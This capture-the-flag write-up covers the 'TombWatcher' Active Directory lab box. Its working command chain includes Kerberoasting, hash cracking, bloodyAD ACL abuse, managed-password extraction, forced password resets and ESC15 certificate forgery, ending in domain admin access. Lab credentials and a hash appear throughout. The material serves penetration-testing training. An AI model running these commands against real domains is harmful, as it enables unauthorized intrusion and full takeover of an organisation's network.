Initial Enumeration#
Port Scan#
An aggressive TCP scan with Nmap reveals a typical AD environment:
nmap -sC -sV -O -T5 -v $IP53/tcp - DNS
80/tcp - HTTP (Microsoft IIS 10.0)
88/tcp - Kerberos
135/tcp - RPC
139/tcp - NetBIOS
389/tcp - LDAP
445/tcp - SMB
464/tcp - kpasswd5
593/tcp - RPC over HTTP
636/tcp - LDAPS
3268/tcp - Global Catalog LDAP
3269/tcp - LDAPS Global Catalog
5985/tcp - WinRMThe host is identified as a Windows Server 2019 domain controller (DC01.tombwatcher.htb). A local DNS entry is added:
echo "10.10.11.72 tombwatcher.htb DC01.tombwatcher.htb" >> /etc/hostsLDAP Enumeration & Kerberoasting#
Initial Credentials#
Initial access is provided with valid credentials:

_As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!_
I perform an LDAP dump using nxc with the provided credentials to extract Active Directory information.
nxc ldap $DOMAIN -u 'henry' -p 'H3nry_987TGV!' --bloodhound -c all --dns-server $IP

Start Kerberoasting alfred
nxc ldap tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -kerberoasting list > kerb.txt
An error related to Kerberos time skew appears: Clock skew too great
faketime "$(rdate -n $IP -p | awk '{print $2, $3, $4}' | date -f - "+%Y-%m-%d %H:%M:%S")" zshRe-running the attack retrieves a service ticket hash, which is cracked using hashcat:

hashcat -a 0 -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
Result:
alfred/basketball
Lateral Movement via Group Membership and Managed Passwords#
With Alfred's credentials, we add him to the infrastructure group:
bloodyAD -host $IP -d $DOMAIN -u "alfred" -p "basketball" add groupMember "infrastructure" "alfred"
We then abuse the permissions to extract the managed password of a computer object:
bloodyAD -host $IP -d $DOMAIN -u "alfred" -p "basketball" get object ANSIBLE_DEV$ -attr msDS-ManagedPassword
Using the managed password, we authenticate as ANSIBLE_DEV$ and reset the password of user sam:
bloodyAD --host $IP -d $DOMAIN -u 'ANSIBLE_DEV$' -p ':1c37d00093dc2a5f25176bf2d474afdc' set password "sam" 'Password123*'

Escalation to User John#
We pivot to manipulate the user john by taking ownership and granting privileges:
bloodyAD --host $IP -d $DOMAIN -u "sam" -p "Password123*" set owner john sam
bloodyAD --host $IP -d $DOMAIN -u "sam" -p "Password123*" add genericAll "john" "sam"
bloodyAD --host $IP -d $DOMAIN -u "sam" -p "Password123*" set password "john" "NewPassword123*"
john/NewPassword123**
I can connect via Evil-WinRM:
evil-winrm -i $IP -u john -p 'NewPassword123*'

The user flag is :
Domain Escalation via ADCS (ESC15)#

BloodHound reveals that john has write access over the ADCS OU. We use impacket-dacledit:
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'john' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' 'tombwatcher.htb'/'john':'NewPassword123*'
Using that, we reset the password of cert_admin:
bloodyAD --host $IP -d $DOMAIN -u 'john' -p 'NewPassword123*' set password cert_admin 'NewPassword123*'
We enumerate vulnerable certificate templates using Certipy:
certipy-ad find -u cert_admin -p "NewPassword123*" -dc-ip 10.10.11.72 -vulnerable
The template ECS15 is found to be vulnerable (ESC15).

Exploitation of ESC15 and Domain Admin Access#
Using the vulnerable template, we forge a certificate for administrator@tombwatcher.htb:
certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'NewPassword123*' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -upn 'administrator@tombwatcher.htb'  \
    -application-policies 'Client Authentication'
Then, authenticate and reset the Administrator password:
certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72' -ldap-shell

change_password administrator Coucou123*
Final access:
evil-winrm -i $IP -u administrator -p 'Coucou123*'
Root flag:
Attack Summary#
| Step | Description |
|---|---|
| Initial Access | Credentials for henry |
| Kerberoasting | Cracked password for alfred |
| Group Privilege Abuse | Added alfred to infrastructure group |
| Managed Password Extraction | Recovered credentials for machine account ANSIBLE_DEV$ |
| User Privilege Escalation | Abused ownership and reset credentials for john |
| ADCS Abuse (ESC15) | Gained access to cert_admin, requested forged certificate |
| Domain Admin Access | Used certificate to reset administrator password |
Conclusion#
TombWatcher is a solid AD lab demonstrating a full path from user to domain administrator using a combination of:
- Kerberoasting and hash cracking
- BloodHound enumeration
- ACL abuse via
bloodyADandimpacket-dacledit - Misconfigured ADCS template exploitation (ESC15) via
Certipy
The box effectively illustrates how common AD misconfigurations, if chained correctly, lead to full compromise of the domain.
Techniques utilisées#
- BloodHound
- Kerberoasting Exploitation
- ADCS - ESC Attacks 🔥 — ESC1
- Pass the Certificate
- Exploit SMB
- Exploit Winrm
- Netexec